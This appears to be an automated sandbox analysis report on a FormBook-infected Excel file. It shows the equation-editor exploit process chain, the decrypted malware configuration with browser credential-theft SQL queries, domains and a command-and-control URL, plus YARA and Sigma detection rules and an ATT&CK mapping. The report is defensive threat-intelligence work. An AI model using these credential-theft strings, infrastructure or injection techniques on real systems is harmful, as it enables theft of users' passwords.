ID: 339203
Sample Name: 13-01-21.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:19:23
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 13-01-21.xlsx

Overview


General Information

Sample Name:	13-01-21.xlsx
Analysis ID:	339203
MD5:	43754a8d050bfb5.
SHA1:	8d52c8b3cdb59b..
SHA256:	0f2085a88aae9e4.
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1244 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2028 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2768 cmdline: 'C:\Users\Public\vbc.exe' MD5: D0B2E715C3E584846F591401035609B4)
    - vbc.exe (PID: 2700 cmdline: C:\Users\Public\vbc.exe MD5: D0B2E715C3E584846F591401035609B4)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - raserver.exe (PID: 2356 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 0842FB9AC27460E2B0107F6B3A872FD5)
          - cmd.exe (PID: 2860 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x87d9",
    "KEY1_OFFSET 0x1c8e5",
    "CONFIG SIZE : 0xaf",
    "CONFIG OFFSET 0x1c9e5",
    "URL SIZE : 21",
    "searching string pattern",
    "strings_offset 0x1b493",
    "searching hashes pattern",
    "--------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------",
    "0x175102a1",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715010",
    "0xbf0a5e41",
    "0x2902d074",
```

```
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad012168",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd015c9",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
```

```
    "0x59adf952",
    "0x172ac7b4",
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x757906aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xc30c49a6",
    "0xcb591d7f",
    "0x5c4ee455",
    "0x7c81c71d",
    "0x11c6f95e",
    "-------------------------------------------------",
    "Decrypted Strings",
    "-------------------------------------------------",
    "USERNAME",
    "LOCALAPPDATA",
    "USERPROFILE",
```

```
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"Win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
```

```
    "dat=",
    "f-start",
    "fundamentaliemef.com",
    "gallerybrows.com",
    "leadeligey.com",
    "octoberx2.online",
    "climaxnovels.com",
    "gdsjgf.com",
    "curateherstories.com",
    "blacksailus.com",
    "yjpps.com",
    "gmobilet.com",
    "fcoins.club",
    "foreverlive2027.com",
    "healthyfifties.com",
    "wmarquezy.com",
    "housebulb.com",
    "thebabyfriendly.com",
    "primajayaintiperkasa.com",
    "learnplaychess.com",
    "chrisbubser.digital",
    "xn--avenr-wsa.com",
    "exlineinsurance.com",
    "thrivezi.com",
    "tuvandadayvitos24h.online",
    "illfingers.com",
    "usmedicarenow.com",
    "pandabutik.com",
    "engageautism.info",
    "magnabeautystyle.com",
    "texasdryroof.com",
    "woodlandpizzahartford.com",
    "dameadamea.com",
    "sedaskincare.com",
    "ruaysatu99.com",
    "mybestaide.com",
    "nikolaichan.com",
    "mrcabinetkitchenandbath.com",
    "ondemandbarbering.com",
    "activagebenefits.net",
    "srcsvcs.com",
    "cbrealvitalize.com",
    "ismaelworks.com",
    "medkomp.online",
    "ninasangtani.com",
    "h2oturkiye.com",
    "kolamart.com",
    "acdfr.com",
    "twistedtailgatesweeps1.com",
    "ramjamdee.com",
    "thedancehalo.com",
    "joeisono.com",
    "glasshouseroadtrip.com",
    "okcpp.com",
    "riggsfarmfenceservices.com",
    "mgg360.com",
    "xn--oi2b190cymc.com",
    "ctfocbdwholesale.com",
    "openspiers.com",
    "rumblingrambles.com",
    "thepoetrictedstudio.com",
    "magiclabs.media",
    "wellnesssensation.com",
    "lakegastonautoparts.com",
    "dealsonwheeeles.com",
    "semenboostplus.com",
    "f-end",
    "--------------------------------------------------",
    "Decrypted CnC URL",
    "--------------------------------------------------",
    "www.rizrvd.com/bw82/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2208850216.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2208850216.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.2208850216.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2378050400.0000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2378050400.0000000000080000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.2.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdr Insecure Network Commu
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track D Locatior
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2	SIM Car Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue V Access


Behavior Graph




